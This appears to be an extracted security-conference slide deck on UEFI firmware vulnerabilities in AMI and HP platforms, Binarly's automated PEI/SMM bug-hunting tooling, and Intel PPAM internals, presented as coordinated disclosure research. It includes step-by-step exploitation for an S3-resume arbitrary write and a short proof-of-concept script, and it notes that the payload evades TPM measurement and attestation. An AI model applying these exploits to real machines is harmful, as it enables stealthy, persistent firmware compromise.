AMI can confidently state that the vulnerability described in the presentation is firmly in the past

- Could be enabled in **CpuSetup / OcSetup** EFI variables via `EFI_RUNTIME_SERVICES_TABLE->SetVariable()`
- Static Storage for Performance & Security Policies problem

Repeatable Failures: AMI UsbRt - Six Years Later, Firmware Attack Vector Still Affect Millions Of Enterprise Devices

March 21, 2022 - efiXplorer Team



Binary Research Team Coordinates Patching of Dell BIOS Code Execution Vulnerabilities

https://binary.io/posts/AMI_UsbRt_Repeatable_Failures_A_6_year_old_attack_vector_still_affecting_millions_of_enterprise_devices

<https://www.ami.com/ami-clarification-on-uefi-firmware-vulnerabilities-presentation-at-offensivecon-2022/>

<https://t.me/learningnets>

```

Status = gEfiSmmVariableProtocol->SmmGetVariable(L"OcSetup", &gVariableGuid, &Attributes, &DataSize, Data);
...

Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RBX, CpuIndex, &RbxValue);
Status = (SmmCpuProtocol->ReadSaveState)(SmmCpuProtocol, 4, EFI_SMM_SAVE_STATE_REGISTER_RCX, CpuIndex, &RcxValue);

Ptr = RbxValue;

...

if ( *Ptr != '2DB$' )
{
    if ( *Ptr == '$DB$' )
    {
        *Ptr = '2DB$';
        *(Ptr + 4) = v26;
        *(Ptr + 8) = 2;
        *(Ptr + 10) = 0;
        Res = 1;
    }
}
    
```

.code:00000000000007E8 48 8B 44 24 48	mov	rax, [rsp+148h+var_100]
.code:00000000000007ED 81 38 24 42 44 32	cmp	dword ptr [rax], '2DB\$'
.code:00000000000007F3 0F 84 D4 00 00 00	jz	loc_8CD
.code:00000000000007F9 48 8B 44 24 48	mov	rax, [rsp+148h+var_100]
.code:00000000000007FE 81 38 24 42 44 24	cmp	dword ptr [rax], '\$DB\$'
.code:0000000000000804 74 4A	jz	short loc_850
.code:0000000000000806 C7 44 24 68 01 80 00 00	mov	[rsp+148h+var_E0], 8001h
.code:000000000000080E 48 8D 44 24 68	lea	rax, [rsp+148h+var_E0]

If an attacker sets the Buffer to point to `[imagebase + 800h offset]`, `this instruction` will be rewritten with a calculated value <https://t.me/learningnets>

```
int __cdecl EfiPeiEndOfPeiPhaseNotifier(EFI_PEI_SERVICES **PeiServices)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( ((*PeiServices)->GetBootMode(PeiServices, &BootMode) & 0x80000000) == 0
        && BootMode == BOOT_ON_S3_RESUME
        && ((*PeiServices)->LocatePpi(PeiServices, &EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID, 0, 0, &Ppi) & 0x80000000) == 0 )
    {
        DataSize = 4;
        if ( (Ppi->GetVariable(Ppi, L"AmiCspGlobalNvsPtrVar", &gVariableGuid, 0, &DataSize, &Data) & 0x80000000) == 0 )
        {
            Ptr = Data;
            PcdPpi = LocatePcdPpi();
            *Ptr = PcdPpi->Get8(0xF2);
        }
    }
    __outbyte(0x43, 0x54);
    __outbyte(0x41, 0x12);
    return 0;
}
```

<https://t.me/learningnets>

SbPei (Exploitation)

1. Prepare PCD value with token 0xF2. This can be done with PCD_PROTOCOL. The new PCD value will be used even after reboot.
2. Specify address via **AmiCspGlobalNvsPtrVar** NVRAM variable value.
3. This variable has no RT attribute, but its value can be changed by NVRAM reflash or through another vulnerability in DXE/SMM.
4. S3 sleep / wake up.

```
Status = gBS->LocateProtocol(&gPcdProtocolGuid, NULL, (VOID **)&PcdProtocol);
ASSERT_EFI_ERROR(Status);
ASSERT(PcdProtocol != NULL);

PcdProtocol->Set8(0xf2, 0);
NewPcdValue = PcdProtocol->Get8(0xf2);

DebugPrint(DEBUG_INFO, "New PCD value for 0xf2: %d\n", NewPcdValue);
```

Demo Time



<https://t.me/learningnets>

```
1195 def brly_2022_014_poc():
1196     address = 0x52000000
1197     smm_set_ami_csp_global_nvs_ptr(address + 1)
1198     cs.helper.write_physical_mem(address, 4, b"BRLY")
1199     os.system("rtcwake -m mem -s 3")
1200     hexdump.hexdump(cs.helper.read_physical_mem(address, 4))
1201
1202
1203 if __name__ == "__main__":
1204     brly_2022_014_poc()
1205
```

In this demo we change the value of the **AmiCspGlobalNvsPtrVar** variable through a vulnerability in SMM.

Nevertheless, an attacker can change the value of a variable with a hardware write to NVRAM during S3 sleep.

PROBLEMS OUTPUT TERMINAL PORTS JUPYTER DEBUG CONSOLE

```
u@nuc-m15:~/tools/chipsecc-1.8.4$ sudo su
[sudo] password for u:
root@nuc-m15:/home/u/tools/chipsecc-1.8.4# echo deep > /sys/power/mem_sleep
root@nuc-m15:/home/u/tools/chipsecc-1.8.4#
```



Enable S3 sleep from the OS

Windows

- Make sure that the operating system supports the S3 sleep mode (powercfg /a)
- If the S0 Low Power Idle mode is enabled instead of S3, you need to create the following registry value:

Subkey	HKLM\SYSTEM\CurrentControlSet\Control\Power
Value Name	PlatformAoAcOverride
Value Type	REG_DWORD
Value Data	0

Linux

- `echo deep > /sys/power/mem_sleep`

```
root@nuc-m15:~# cat /sys/power/mem_sleep
[s2idle] deep
root@nuc-m15:~# echo deep > /sys/power/mem_sleep
root@nuc-m15:~# cat /sys/power/mem_sleep
s2idle [deep]
```

- after that you can enter S3 sleep in the usual ways, e.g: `rtcwake -m mem -s {number of seconds}`

- On some platforms, devices may not initialize correctly after S3 wakes up
- This **does not prevent** from executing arbitrary code in the PEI during the S3 sleep/wake up circle

<https://t.me/learningnets>

```
GetPackageListHandle = gEsaVarPtr01;
Arg2 = 0;
Guid[0] = 0x70E1A818;
Guid[1] = 0x44490BE1;
Guid[2] = 0xF69ED4BF;
Guid[3] = 0xA8027F8C;
VendorGuid.Data1 = 0xA2DF5376;
*&VendorGuid.Data2 = 0x49C0C2ED;
*&VendorGuid.Data4 = 0x178BFF90;
*&VendorGuid.Data4[4] = 0x66D00F3B;
if ( gEsaVarPtr01 ← False
    || (DataSize = 8,
        gRT->GetVariable(L"EsaVarPtr01", &VendorGuid, 0, &DataSize, &gEsaVarPtr01), 1
        (GetPackageListHandle = gEsaVarPtr01) != 0) )
{
    Handle = GetPackageListHandle(Guid, &Arg2); 2
}
else
{
    Handle = -1;
}
if ( Handle != -1 )
    return gEfiHiiDatabaseProtocol->RemovePackageList(gEfiHiiDatabaseProtocol, Handle);
return Handle;
```

Arbitrary code execution in DXE.

1. Get the function pointer from **EsaVarPtr01** variable value
2. Execution of the function at the controlled address (**GetPackageListHandle**)



PlatformInitPreMem EEEE611D-F78F-4FB9-B868-55907F169280:

```
void sub_FFFA4C4F(int a1):
{
  *(_DWORD *)*(_DWORD *)(a1 + 0x1C) + 4) = CallocPool(0x14);

  ...



  GetPpi(gReadOnlyVarPpiGuid, &ReadOnlyVarPpi);

  DataSize = 0xFFD;
  result = (*ReadOnlyVarPpi)(ReadOnlyVarPpi, L"CpuSetup", gSetupVarGuid, 0, &DataSize, Data);

  ...

  v4 = *(_DWORD *)(v1 + 0xC);

  if ( v4 )
    *(_DWORD *)(v4 + 0x50) ^= (*(_DWORD *)(v4 + 0x50) ^ Data[0x167]) & 1;
}
```



<https://t.me/learningnets>

**The payload is not measured
and TPM PCR's are not extended.**

Remote health attestation will not detect the exploitation!

<https://t.me/learningnets>

Pre-EFI (PEI) Bug Hunting Automation

<https://t.me/learningnets>

Revisiting Automated Bug Hunting

- **Progression of our past work:**
“efiXplorer: Hunting for UEFI Firmware Vulnerabilities at Scale with Automated Static Analysis”¹
- **Scalable approach based on vulnerability models; combination of:**
 1. **Lightweight static analysis**
 2. **Under-constrained symbolic execution**

1: <https://i.blackhat.com/eu-20/Wednesday/eu-20-Labunets-efiXplorer-Hunting-For-UEFI-Firmware-Vulnerabilities-At-Scale-With-Automated-Static-Analysis.pdf>
<https://t.me/learningnets>


Limitations of current approaches

Address	Type
00000000FFAE2BFD	pei_get_variable_buffer_overflow
00000000FFAE8894	pei_get_variable_buffer_overflow

```

lea     eax, [ebp+This]
push   eax
push   ecx
mov     ecx, offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID
call   sub_FFADF2F
lea     eax, [ebp+Data]
mov     [ebp+DataSize], 133h
push   eax
lea     eax, [ebp+DataSize]
push   eax
lea     eax, [ebp+DataSize]
push   eax
mov     esi, [ebp+This]
push   esi
push   offset stru_FFAEE230 ; VariableGuid
push   offset VariableName ; "Setup"
push   eax
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
lea     eax, [ebp+var_608]
mov     [ebp+DataSize], 6C6h
push   eax
lea     eax, [ebp+DataSize]
push   eax
mov     esi, [ebp+This]
push   esi
push   offset stru_FFAEE1D0 ; VariableGuid
push   offset aPchsetup ; "PchSetup"
push   eax
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
mov     esi, [ebp+var_8]
lea     eax, [ebp+var_4]


```

False Positive 

```

lea     ecx, [ebp+Ppi]
push   ecx
xor     ebx, ebx
push   ebx
push   ebx
push   offset EFI_PEI_READ_ONLY_VARIABLE2_PPI_GUID ; Guid
push   esi
call   [eax+EFI_PEI_SERVICES.LocatePpi] ; gPS->LocatePpi()
add     esp, 14h
mov     [ebp+DataSize], 430h
lea     eax, [ebp+Data]
push   eax
lea     eax, [ebp+DataSize]
push   eax
mov     ebx, [ebp+Ppi]
push   ebx
push   offset stru_FFAEE230 ; VariableGuid
push   offset aSasetup ; "SaSetup"
push   eax
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
lea     eax, [ebp+Data]
push   eax
lea     eax, [ebp+DataSize]
push   eax
mov     ebx, [ebp+Ppi]
push   ebx
push   offset stru_FFAEDF70 ; VariableGuid
push   offset aCpusetup ; "CpuSetup"
push   eax
call   [eax+EFI_PEI_READ_ONLY_VARIABLE2_PPI.GetVariable] ; VariablePPI->GetVariable()
lea     eax, [ebp+var_688]
mov     ecx, esi
push   edi

```



<https://t.me/learningnets>

Limitations of existing approaches:


- Large number of false positives
- Based on syntactic properties (pattern matching on disassembly)
- Highlighted in research by SentinelOne (Brick²):
 - Pattern matching on decompiler output
 - But: requires decompiler (Hex-Rays) & will not scale



Binarly team approach:

- Leverage semantic properties
- Use lightweight code pattern *checkers* to provide hints for deeper analysis

2: <https://www.sentinelone.com/labs/another-brick-in-the-wall-uncovering-smm-vulnerabilities-in-hp-firmware/>
<https://t.me/learningnets>




Typically takes 4-6s per firmware image (100s of modules)

Inspired by: "Sys: A Static/Symbolic Tool for Finding Good Bugs in Good (Browser) Code" (Brown et al, USENIX Security 2020)

<https://t.me/learningnets>

- Extract uniform SSA form IR representation for 32-bit and 64-bit modules
- IR explicitly encodes instruction side-effects



```
binarly::efi::services] service call to InstallPpi: EFI_PEI_INSTALL_PPI
binarly::efi::services] resolved type: ptr<fn(PeiServices: ptr<PEFI_PEI_SERVICES>, PpiList: ptr<EFI_PEI_PPI_DESCRIPTOR>) -> EFI_STATUS>
binarly::efi::services] - PeiServices: ptr<PEFI_PEI_SERVICES> = 0xfadefada:32
binarly::efi::services] - PpiList[0]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x10:32
binarly::efi::services]   - Guid:  EFI_PEI_RESET_PPI_GUID
binarly::efi::services]   - Ppi:  0xffac4a3c
binarly::efi::services] - PpiList[1]: struct<EFI_PEI_PPI_DESCRIPTOR>
binarly::efi::services]   - Flags: 0x80000010:32
binarly::efi::services]   - Guid:  AMI_PEI_SBINIT_POLICY_PPI_GUID
binarly::efi::services]   - Ppi:  0xffac4a38
```

- Annotate IR with types and service information (similar to efiXplorer³ and FwHunt⁴)
- Identify analysis entry-points based on module type, e.g.:
 - SMI handlers (DXE/SMM modules)
 - PEI notification callbacks (PEI modules)

3: <https://github.com/binarly-io/efiXplorer>

4: <https://t.me/learningnets>

- Checkers based on lightweight static analysis defined using an eDSL:

```
let mut matcher_builder = MatcherBuilder::new();


let s1 = matcher_builder.add_rule(ServiceCall::new(&project, "GetVariable"));
let s2 = matcher_builder.add_rule(ServiceCallChain::new(&project, "GetVariable"));

matcher_builder.add_transition(s1, s2)?;
matcher_builder.add_terminal(s2);
```

- Control-flow properties (reachability)
- Data-flow properties (data-dependence)
- Inferred call-site properties (e.g., arguments passed, type information)
- Domain-specific annotations:
 - Service-specific (e.g., GetVariable variants in PEI and DXE phases)
 - Common APIs (e.g., CopyMem, ZeroMem, etc.)

Symbolic Execution

- We can ask questions such as:
 - What value of varA.0 is needed to reach loc4
 - Is there a way for buggy_function to be called?



Under-constrained Symbolic Execution

- Similar to past research:
“Finding BIOS Vulnerabilities with Symbolic Execution and Virtual Platforms”⁵
- **No source-code required**
- Custom execution environment:
 - Instrument anything (IR operation granularity)
 - Simulate execution from anywhere
 - Reason about hardware interactions and partial state using symbolic variables injected during simulation
- Identify violations of model assumptions (e.g., input to API should not be user-controlled)

5: <https://www.intel.com/content/www/us/en/developer/articles/technical/finding-bios-vulnerabilities-with-symbolic-execution-and-virtual-platforms.html>
<https://t.me/learningnets>

Demo Time



<https://t.me/learningnets>

```
(base)
[~] sam@binarly:~
[~/Projects/binarly-symbolic]- ./target/release/peiscan -v -d data -e EFI_PEI_END_OF_PEI_PHASE_PPI_GUID ./SbPei-c1fbd624-27ea-40d1-aa48-94c3d
c5c7e0d.peim
```

(BRLY-2022-014/CVE-2022-32579)

GetVariable leading to arbitrary write

<https://t.me/learningnets>

Demo Time



<https://t.me/learningnets>

```
(base)
[sam@binarly]~
[~/Projects/binarly-symbolic]~ ./target/release/peiscan -v -d data PlatformInitAdvancedPreMem-56bbc314-b442-4d5a-ba5c-d842dafdbb24.peim
```

(BRLY-2022-027/CVE-2022-28858)

GetVariable without DataSize check
&
False Positive detection

```
binarly_checkers::types] setting label for rule 0 on entity 54 at 0xffae8894
binarly_checkers::types] setting label for rule 0 on entity 157 at 0xffae8871
binarly_checkers::types] setting label for rule 1 on entity 54 at 0xffae8894
binarly_checkers::types] setting label for rule 1 on entity 157 at 0xffae8871
binarly_checkers::types] stepping the searcher
binarly_checkers::types] no current checker
binarly_checkers::types] new checker has length 2
binarly_checkers::types] rule state 0 matches entity 54
binarly_checkers::types] rule state 0 accepts entity 54
binarly_checkers::types] continue with next transition
binarly_checkers::types] rule state 1 matches entity 54
binarly_checkers::types] rule state 1 does not accept transition to entity 54
binarly_checkers::types] rule state 1 matches entity 157
binarly_checkers::types] rule state 1 does not accept transition to entity 157
binarly_checkers::types] removing last transition set
binarly_checkers::types] rule state 0 matches entity 157
binarly_checkers::types] rule state 0 accepts entity 157
binarly_checkers::types] continue with next transition
binarly_checkers::types] rule state 1 matches entity 54
binarly_checkers::types] rule state 1 accepts entity 54
binarly_checkers::types] reached terminal for this path
```

<https://t.me/learningnets>

Demo Time



<https://t.me/learningnets>

(BRLY-2022-016/CVE-2022-33209)

```
(base)
sam@binarly |--
[~/Projects/binarly-symbolic]-- ./target/release/smscan -v -d data ./SmmSmbiosElog-8e61fd6b-7a8b-404f-b83f-aa90a47cabdf.smm
```

Buffer overflow discovery
&
CommBuffer reconstruction

<https://t.me/learningnets>

We would like to warmly thank AMI PSIRT team for the collaboration during the disclosure.

“AMI is committed to working closely with Binarly to leverage its innovative vulnerability detection technologies to strengthen the security of our products and firmware supply chain.

We believe this collaboration is essential to protecting our customers and improving AMI's overall security posture. AMI looks forward to partnering with Binarly in this important effort.”



<https://t.me/learningnets>

We would like to warmly thank HP PSIRT team for the collaboration during the disclosure.

“HP appreciates Binarly’s contributions to help make HP products more secure.”

[HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities \(HPSBHF03805\)](#)

[HP PC BIOS August 2022 Security Updates for Potential SMM and TOCTOU Vulnerabilities \(HPSBHF03806\)](#)


<https://t.me/learningnets>




Intel PPAM and STM Internals

<https://t.me/learningnets>

Preparing an STM in UEFI



Preparing an PPAM in UEFI



The PPAM initialization process is inspired by the STM initialization process => **the same bypassing techniques from the PEI**
<https://t.me/learningnets>

PpamPlatformSmm (reference implementation)

```
EFI_STATUS __fastcall InstallPpamPlatformSmm()
{
    unsigned __int8 PpamSupport; // [rsp+20h] [rbp-18h]

    PpamSupport = GetPpamSupport();
    if ( !PpamSupport || PpamSupport == 10 )
        return EFI_UNSUPPORTED;
    if ( (gSmst->SmmLocateProtocol(&EFI_SM_MONITOR_INIT_PROTOCOL_GUID, 0i64, &gEfiSmMonitorInitProtocol) & 0x8000000000000000ui64) != 0i64
        || !gEfiSmMonitorInitProtocol )
    {
        return EFI_UNSUPPORTED;
    }
    if ( (LoadPpamImage(PpamSupport) & 0x8000000000000000ui64) == 0i64 )
        LoadPpamManifest(PpamSupport);
    if ( PpamSupport >= 11u )
    {
        if ( (gSmst->SmmLocateProtocol(&EFI_SMM_RESOURCE_CONFIG_PROTOCOL_GUID, 0i64, &gSmmResourceConfigProtocol) & 0x8000000000000000ui64) != 0i64
            || !gSmmResourceConfigProtocol )
        {
            return EFI_UNSUPPORTED;
        }
        // gPcdPolicyOverride = 0
        if ( gPcdPolicyOverride )
        {
            if ( UpdatePolicyIoBitmapfile() < 0 )
                AllowSmmIoAccess();
            if ( UpdatePolicyMsrBitmapfile() < 0 )
                AllowSmmMsrAccess();
        }
        else
        {
            AllowSmmIoAccess();
            AllowSmmMsrAccess();
        }
    }
    return 0i64;
}
```

1

2

3

<https://t.me/learningnets>

PpamPlatformSmm

```
PpamSupport = GetPpamSupport();  
if ( !PpamSupport || PpamSupport == 10 )  
    return EFI_UNSUPPORTED;
```

- 3 checks in GetPpamSupport function
- if (PpamSupport != 11) return EFI_UNSUPPORTED
- **This procedure depends on the OEM/platform**

```
char GetPpamSupport()  
{  
    unsigned __int64 PlatformInfo; // rax  
    int _RCX; // [rsp+40h] [rbp+8h] BYREF  
  
    // 1. return 0 if PCI-e configuration does not match  
    if ( (*GetPcieValue(0xB0060i64) & 0x70) != 0x30 )  
        return 0;  
    PlatformInfo = __readmsr(0xCEu);  
    // 2. return 0 if SMM_SUPOVR_STATE_LOCK MSR not enabled  
    if ( (PlatformInfo & 0x8000000000000000i64) == 0 )  
        return 0;  
    cpuid(1u, 0i64, 0i64, &_RCX, 0i64);  
    // 3. return 0 if SMX not supported  
    return (_RCX & 0x40) != 0 ? 11 : 0;  
}
```

PpamPlatformSmm

```
EFI_STATUS __fastcall LoadPpamImage(char PpamSupport)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( PpamSupport != 11 )
        return EFI_UNSUPPORTED;
    // gPpamGuid = {943d4107-5d78-4233-a382-6260062c554c}
    NameGuid = &gPpamGuid;
    PpamImageBuffer = 0i64;
    PpamImageSize = 0i64;
    Status = GetSectionFromAnyFv(&gPpamGuid, EFI_SECTION_RAW, 0i64, &PpamImageBuffer, &PpamImageSize);
    if ( (Status & 0x8000000000000000ui64) == 0i64 )
    {
        if ( PpamImageSize )
        {
            Status_1 = (gEfiSmmMonitorInitProtocol->PpamLoadMonitor)(PpamImageBuffer, PpamImageSize);
            gBS->FreePool(PpamImageBuffer);
            return Status_1;
        }
    }
    return Status;
}
```

The hooking of **EFI_SM_MONITOR_INIT_PROTOCOL** will break the PPAM initialization

